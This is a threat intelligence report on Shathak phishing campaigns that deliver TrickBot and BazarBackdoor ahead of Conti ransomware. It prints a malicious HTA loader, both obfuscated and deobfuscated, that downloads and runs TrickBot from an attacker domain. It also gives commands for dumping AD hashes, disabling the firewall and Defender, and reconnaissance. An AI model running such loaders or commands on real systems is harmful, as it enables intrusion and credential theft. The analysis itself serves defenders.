THREAT ANALYSIS REPORT: From Shathak Emails to the Conti Ransomware

By Cybereason Global SOC Team

Archived: 2026-04-05 20:01:57 UTC

The Cybereason Global Security Operations Center (GSOC) issues Cybereason Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, the GSOC investigates recent attack campaigns that reflect the current developments of the ITG23 threat group (also known as the TrickBot Gang or Wizard Spider). The ITG23 group is partnering with the TA551 (Shathak) threat group to distribute ITG23's TrickBot and BazarBackdoor malware, which malicious actors use to deploy ITG23's Conti ransomware on compromised systems.

Key Findings

- **Beware of Shathak Emails**: In partnership with the ITG23 threat group, the Shathak threat group distributes ITG23's TrickBot and BazarBackdoor malware as password-protected archive files attached to phishing emails. The archive files contain malicious documents whose macros download and execute the TrickBot or BazarBackdoor malware. Malicious actors actively use this malware to deploy ITG23's Conti ransomware on compromised systems.
- **Average Two Days Time-to-Ransom (TTR)**: Conti actors do not deploy ransomware immediately after initial infection using the TrickBot or BazarBackdoor malware—the actors first conduct other activities, such as reconnaissance, credential theft, and data exfiltration. We observed an average TTR of approximately two days after initial infection.
- **Detected and Prevented**: The Cybereason Defense Platform detects and prevents infections that use the TrickBot and BazarBackdoor malware that the Shathak threat group distributes, as well as malicious activities that Conti actors conduct.
- **Cybereason Managed Detection and Response (MDR):** The Cybereason GSOC has zero tolerance towards attacks that involve ransomware, such as the Conti ransomware, and categorizes such attacks as critical, high-severity incidents. The Cybereason GSOC MDR team issues a comprehensive report to customers when such an incident occurs. The report provides an in-depth overview of the incident, which helps to scope the extent of compromise and the impact on the customer's environment. In addition, the report provides attribution information when possible, as well as recommendations for mitigating and isolating the threat.

Introduction

The threat group TA551, also known as Shathak, is an email-based malware distributor that distributes malware through phishing emails. Shathak has distributed a variety of malware, predominantly malware with information-stealing capabilities, such as Ursniff and Valak in 2020, and the IcedID malware after mid-July 2020.

In October 2021, the IBM X-Force reported that the threat group ITG23, also known as the TrickBot Gang or Wizard Spider, had partnered with Shathak at some time around July 2021 to distribute the TrickBot and the BazarBackdoor (also referred to as BazarLoader) malware. ITG23 develops and maintains TrickBot and BazarBackdoor. TrickBot and BazarBackdoor can

deploy additional malware on compromised systems. TrickBot is a feature-rich and modular malware that has been present on the threat landscape since 2016.

The implementation of TrickBot has evolved over the years, with recent versions of TrickBot implementing malware-loading capabilities. TrickBot has played a major role in many attack campaigns conducted by different threat actors, from common cybercriminals to nation-state actors. These campaigns have often involved the deployment of ransomware such as the Ryuk ransomware.

Since March 2021, malicious actors have been using TrickBot and BazarBackdoor to deploy the Conti ransomware on compromised systems. The ITG23 threat group originally developed and now maintains the Conti ransomware. ITG23 uses the ransomware-as-a-service (RaaS) model, according to which the developers of the ransomware pay the operators of the ransomware a wage for a successful attack, or a percentage of ransom payments.

Conti actors, or Conti ransomware operators, have proven to be a substantial threat by compromising organizations where IT outages can have life-threatening consequences, such as hospitals and law enforcement agencies. In September 2021, the US Cybersecurity and Infrastructure Security Agency (CISA) and the US Federal Bureau of Investigation (FBI) reported that more than 400 Conti ransomware attacks had taken place on U.S. and international organizations. Conti actors frequently use a double extortion tactic: if the victim refuses to pay for data decryption, the malicious actor threatens to leak the data or sell it for profit.


This report discusses recent attack campaigns that reflect the current developments of ITG23 partnering with Shathak to distribute the TrickBot and BazarBackdoor malware, which malicious actors use to deploy the Conti ransomware on compromised systems. To this end, the report first provides an overview of a system infection using the TrickBot or BazarBackdoor malware that the Shathak group distributes, based on recent Shatak malware distribution campaigns that we analyzed.

The report then discusses Conti actor activities that are common across recent Conti actor attack campaigns that we analyzed. We focus on activities that Conti actors conduct after establishing a foothold in a system using BazarBackdoor or TrickBot and before ransomware deployment. A previous report by the Cybereason Nocturnus team documents the execution of the Conti ransomware.

Analysis of shathak and conti ransomware

A Successful Partnership: Shathak and the TrickBot Gang

The figure below depicts a typical infection using the ITG23's TrickBot or the BazarBackdoor malware that the Shathak group distributes:




A typical infection using the TrickBot or the BazarBackdoor malware

The Shathak group distributes TrickBot and BazarBackdoor through malicious documents, such as Microsoft Word documents. Shathak stores malicious documents in password-protected archive files and attaches the archive files to phishing emails. A typical malicious document contains a macro, which a user can execute by opening the document and enabling macro execution.

The macro drops a Microsoft Hypertext Markup Language (HTML) Applications (HTA) file on the file system and then executes the file using the *mshta.exe* Windows utility. Malicious actors use *mshta.exe* to execute malicious HTA files and bypass application control solutions that do not account for the malicious use of the Windows utility.

An HTA file that we analyzed, named *boxDeling.hta*, has two main components: a base-64 encoded code stored in the * * section of the *boxDeling.hta* file with an ID of *mainSetDel*, and a VBScript script that executes the encoded code:



A macro in a malicious Microsoft Word document executes an HTA file as seen in the Cybereason Defense Platform

```
<html>
<body>
<div id='mainSetDel'>fX17KWUoaGN0YWN9O2Vzb2xjLnNldHlCeXJhcmJpTGJpbDspMiAsImdwai5k
    bklsZUR4b2JcXGNpbGJ1cFxcc3Jlc3VcXDpjIihlbGlmb3RldmFzLnNldHlCeXJhcmJpTGJpbDspe
    WRvYmVzbm9wc2VyLmV1bGFWZWNuZXJlZmVyKGV0aXJ3LnNldHlCeXJhcmJpTGJpbDsxID0gZXB5dC
    5zZXR5QnlyYXJiaUxiaWw7bmVwby5zZXR5QnlyYXJiaUxiaWw7KSJtYWVydHMuYmRvZGEiKHRjZWp
    iT1hldml0Y0Egd2VuID0gc2V0eUJ5cmFyYmlMYmlsIHJhdnt5cnR7KTAwMiA9PSBzdXRhdHMuZXVs
    YVZlY25lcmVmZXIoZmk7KShkbmVzLmV1bGFWZWNuZXJlZmVyOyllc2xhZiAsIkdoTXAxPXJlc3UmM
    FhOY29IdVR1TFBiNDRsPXFaNUQmekI9ZmVyJk1sNnBQeUNrVXJoN0Vod09lUWVXanFQeDI9ZGlzJj
    NmTkx4eXRYODBFSjBtZkROV0VHRnVOcWlpMz1mZXImbUFTbD16RUQmTmozMHM9ejBqdGFxJklNRTN
    FNVhvU1U0PWZlciY5QWtFUXZROWpRPWRpcz8yc2VteXIvNzUxNC82NTk2Ni8xMG5GRGJ1dk02RTlT
    TzFwT09nejBhd29tcHM5aXhlRkg2dWJZOG91M2FCL2VoN0dSM3Z4NDdPUHA1alZVYU5LNVl5SFlGb
    [...]
    G50QnRjZWxsb0NvcmV6IHJhdg==aGkhmsscriptcontrol.scriptcontrol</div>
<div id='convertIntegerControl'>ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/</div>
<script language='javascript'>
function counterW(vbReferenceGlobal)
{
return(new ActiveXObject(vbReferenceGlobal));
}
[...]
</script>
<script language='vbscript'>
Function ctrlIData(mainSetDel)
Set bConvCnt = CreateObject(convertPointer)
With bConvCnt
.language = "javascript"
.timeout = 600000
End With
bConvCnt.eval(libListBefore(mainSetDel))
End Function
</script>
[...]
```

The content of boxDeling.hta: base-64 encoded code and a VBScript script that executes the encoded code

The base-64 encoded code is a JavaScript script that the malicious actors have obfuscated by using the string reversal technique. The JavaScript script conducts the following activities:

- - Contacts the attacker-controlled endpoint *airloweryd.com*, located in Germany, and downloads the TrickBot malware in the form of a dynamic-link library (DLL) file. The JavaScript script in other HTA files may contact a different endpoint and download another malware, such as BazarBackdoor.
  - Stores the downloaded DLL file as the *boxDelInt.jpg* file in the *Public* directory, such as *C:\users\Public*.
  - Executes *boxDelInt.jpg*—the TrickBot malware—using the *regsvr32.exe* Windows utility. The JavaScript script executes *regsvr32.exe* using the *WshShell* object of the Windows Script Host object model:

```
}

} {
)e(hctac
};
esolc.setyByrarbiLbil;
)2, "gpj.dnIleDxob\\cilbup\\sresu\\:c"(elifotevas.setyByrarbiLbil;
)ydobesnopser.eulaVecnerefer(etirw.setyByrarbiLbil;
1 = epyt.setyByrarbiLbil;
nepo.setyByrarbiLbil;
)"maerts.bdoda"(tcejbOXevitcA wen = setyByrarbiLbil rav {
yrt {
    )002 == sutats.eulaVecnerefer(fi;
    )(dnes.eulaVecnerefer;
    )eslaf, "GhMp1=resu&0XNcoHuTuLPb44l=qZ5D&zB=fer&Ml6pPyCkUrh7EhwOeQeWjqPx2=dis&3fNLxytX8
    0EJ0mfDNWEGFuNqii3=fer&mASl=zED&Nj30s=z0jtaq&IME3E5XoSU4=fer&9AkEQvQ9jQ=dis?2semyr/7514
    /65966/10nFDbuvM6E9SO1pOOgz0awomps9ixeFH6ubY8ou3aB/eh7GR3vx47OPp5jVUaNK5YyHYFlH7Vt8xT/M
    ejsQ46Ei6lV9tOaWPNNGk5IWDWkIT9wzL0KvqhR3ufjg9I/3VhhmH6DHhTMguweGzp18k/g24gdt9gFV7JLbSd9
    vPI0GSLZ0rqefpcoHc8E7HKEOl4xx1E/9w8LCbEkQHG3KAUeHSsDD60yWhGMyYbzQcDI/HvDQxIrQNDzuE1WkJb
    V/adda/moc.dyrewolria//:ptth", "TEG"(nepo.eulaVecnerefer;
    )"ptthlmx.2lmxsm"(tcejbOXevitcA wen = eulaVecnerefer rav;
    )"gpj.dnIleDxob\\cilbup\\sresu\\:c 23rvsger"(nur.ntBtcelloCorez;
    )"tcejbometsyselif.gnitpircs"(tcejbOXevitcA wen = niSbil rav;
    )"llehs.tpircsw"(tcejbOXevitcA wen = ntBtcelloCorez rav
```

```
var zeroCollectBtn = new ActiveXObject('wscript.shell');
var libSin = new ActiveXObject('scripting.filesystemobject');
zeroCollectBtn.run('regsvr32 c:\\users\\public\\boxDelInd.jpg');
var referenceValue = new ActiveXObject('msxml2.xmlhttp');
referenceValue.open('GET', 'http://airloweryd.com/adda/VbJkW1EuzDNQrIxQDvH/IDcQzbYyMGhWy06DDsSHeUAK3GHQkEbCL8w9
/E1xx4lOEKH7E8cHocpfeqr0ZLSG0IPv9dSbLJ7VFg9tdg42g/k81pzGewugMThHD6HmhhV3/I9gjfu3RhqvK0Lzw9TIkWDWI5kGNNPWaOt9Vl6
iE64QsjeM/Tx8tV7HlFYHyY5KNaUVj5pPO74xv3RG7he/Ba3uo8Ybu6HFexi9spmowa0zgOOp1OS9E6MvubDFn01/66956/4157/rymes2?sid=
Qj9QvQEkA9&ref=4USoX5E3EMI&qatj0z=s03jN&DEz=lSAm&ref=3iiqNuFGEWNDfm0JE08XtyxLNf3&sid=2xPqjWeQeOwhE7hrUkCyPp6lM&
ref=Bz&D5Zq=l44bPLuTuHocNX0&user=1pMhG', false);
referenceValue.send();
if (referenceValue.status == 200) {
    try {
        var libLibraryBytes = new ActiveXObject('adodb.stream');
        libLibraryBytes.open;
        libLibraryBytes.type = 1;
        libLibraryBytes.write(referenceValue.responsebody);
        libLibraryBytes.savetofile('c:\\users\\public\\boxDelInd.jpg', 2);
        libLibraryBytes.close;
    } catch (e) {
    }
}
```

The obfuscated and deobfuscated version of the JavaScript script in boxDeling.hta

In recent Shathak malware distribution campaigns that we analyzed, the attacker-controlled endpoints from which malicious HTA files downloaded malware were primarily located in European countries, with the Netherlands and Slovakia at the top of the list.


Malicious actors use the TrickBot or BazarBackdoor malware that the Shathak group distributes to deploy additional malware, such as the Conti ransomware. In recent Conti actor attacks that we analyzed, we observed that Conti actors do not deploy ransomware immediately after initial compromise using TrickBot or BazarBackdoor.

The actors first conduct other activities, such as reconnaissance, credential theft, and data exfiltration. We observed an average TTR of approximately two days after initial infection. The next section discusses Conti actor activities that are common across recent attack campaigns that we analyzed. We focus on activities that Conti actors conduct after establishing a foothold in a system by using the BazarBackdoor or TrickBot malware that Shathak distributes and before ransomware deployment.

Conti Actors Take Over from Shathak: Common Activities

Cobalt Strike Deployment

Conti actors deploy a Cobalt Strike beacon after initial system compromise by using TrickBot or BazarBackdoor. Cobalt Strike is a common tool of Conti actors for different malicious activities, such as command execution, credential theft, and lateral movement. Conti actors deploy a Cobalt Strike beacon in the form of a dynamic-link library (DLL) file stored in the *ProgramData* directory, such as *C:\ProgramData*. Conti actors then invoke an exported function of the DLL file, such as *StartW* or *gimbild*, using the *rundll32.exe* Windows utility:



Conti actors execute a Cobalt Strike beacon as seen in the Cybereason Defense Platform

Conti actors establish persistence of the deployed Cobalt Strike beacon by creating a scheduled task using the *schtasks* Windows utility. The scheduled task executes the Cobalt Strike beacon by invoking an exported function of the DLL file that implements the beacon using the *rundll32.exe* utility. Conti actors deploy Cobalt Strike beacons laterally on other networked machines by executing the *schtasks* utility, with the command line parameter */s* specifying the target machine:

A scheduled task executes a Cobalt Strike beacon as seen in the Cybereason Defense Platform


Reconnaissance

In attack campaigns where a BazarBackdoor infection is the initial entry point into an infrastructure, Conti actors conduct reconnaissance activities by using BazarBackdoor to execute the following commands:

Command	**Description**
nltest /domain_trusts /all_trusts	Enumerates trust relationships in a Windows Active Directory (AD) environment.
net localgroup administrator	Enumerates users that are members of the *administrator* local group.
net group "domain admins" /domain	Enumerates users that are members of the *domain admins* group such that the designated Domain Controller (DC) is conducting the enumeration activity.

net view /all /domain	Enumerates all shared computers and resources on the system and all domains in the network.
net view /all	Enumerates all shared computers and resources on the system.

In addition to the *nltest* and *net* Windows utilities, Conti actors use publicly available network scanning tools for reconnaissance, such as the *Advanced IP Scanner* and *NetScan* tools:



Conti actors conduct reconnaissance activities using net and NetScan s seen in the Cybereason Defense Platform

In addition to the *nltest* and *net* utilities, Conti actors use the *AdFind* tool to explore AD environments in greater detail. Conti actors typically execute AdFind stored in a Windows Batch file (*.bat*) that is placed on the file system:

Conti actors execute AdFind commands as seen in the Cybereason Platform

Credential and Data Theft

Conti actors steal credentials by dumping the memory of the *Local Security Authority Subsystem Service* (*lsass*) process. Conti actors download PowerShell payload from an attacker-controlled endpoint, such as *httpx://datasecuritytoday[.]com::757/securiday*, which dumps credentials from *lsass*:

Conti actors download payload from httpx://datasecuritytoday[.]com::757/securiday as seen in the Cybereason Defense Platform


In addition to credentials present in the memory of *lsass* instances, Conti actors steal AD data and credentials that are stored in *ntds.dit* files by copying these files. The *ntds.dit* files are database files that are present on AD DCs, and these files store AD data, such as password hashes and information about AD user objects, groups, and group memberships. Conti actors copy *ntds.dit* files into the *C:\Windows\Temp\crashpad* directory by using the *ntdsutil* tool:

ntdsutil "ac i ntds" "ifm" "create full c:\windows\temp\crashpad" q q

In addition to *ntdsutil*, Conti actors use the *NtdsAudit* tool to dump AD domain user details and password hashes from previously copied *ntds.dit* files:

ntdsAudit.exe ntds.dit -s SYSTEM -p pwddump.txt -u users.csv

On machines running Microsoft Structured Query Language (SQL) database servers, Conti actors dump data databases by using the *sqlcmd* utility. The *sqlcmd* commands that the actors execute follow the guidelines for dumping data from databases in the publicly disclosed manuals of the Conti Ransomware Affiliate Program:



Conti actors dump data from a database as seen in the Cybereason Defense Platform

Lateral Movement

Conti actors move laterally to Windows Server instances primarily by using the Remote Desktop Protocol (RDP). Conti actors enable RDP connectivity if necessary on compromised machines by creating and setting the following registry value to 0:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\fDenyTSConnections

Conti actors then use the *netsh* utility to modify Windows Firewall rules:


netsh advfirewall set allprofiles state off

netsh advfirewall firewall set rule group=”remote desktop” new enable=Yes

netsh firewall set service type = remotedesktop mode = enable

In addition to establishing RDP connections, Conti actors deploy Cobalt Strike beacons laterally on networked machines by executing the *schtasks* utility, with the command line parameter */s* specifying the target machine. Conti actors also disable the real-time monitoring feature of the Windows Defender security solution laterally on networked machines by executing the PowerShell command *Set-MpPreference -DisableRealTimeMonitoring $true*.


Conti actors execute the PowerShell command laterally by using the *schtasks* utility and the Windows Management Instrumentation (WMI) command-line utility (*WMIC*) with the *node WMIC* parameter specifying the target machine:



Conti actors laterally disable the real-time monitoring feature of Windows Defender as seen in the Cybereason Defense Platform

Data Exfiltration

Conti actors typically exfiltrate data before deploying the Conti ransomware. The exfiltrated data contains stolen credentials and other data, including potentially sensitive data that the actors can use for extortion. To exfiltrate data to a remote endpoint, Conti actors use the *Rclone* tool, whose executable name the actors typically change to evade detection. In the Conti actor campaigns that we analyzed, the actors have changed the executable name of *Rclone* to *sihosts.exe* and *serhosts.exe*:



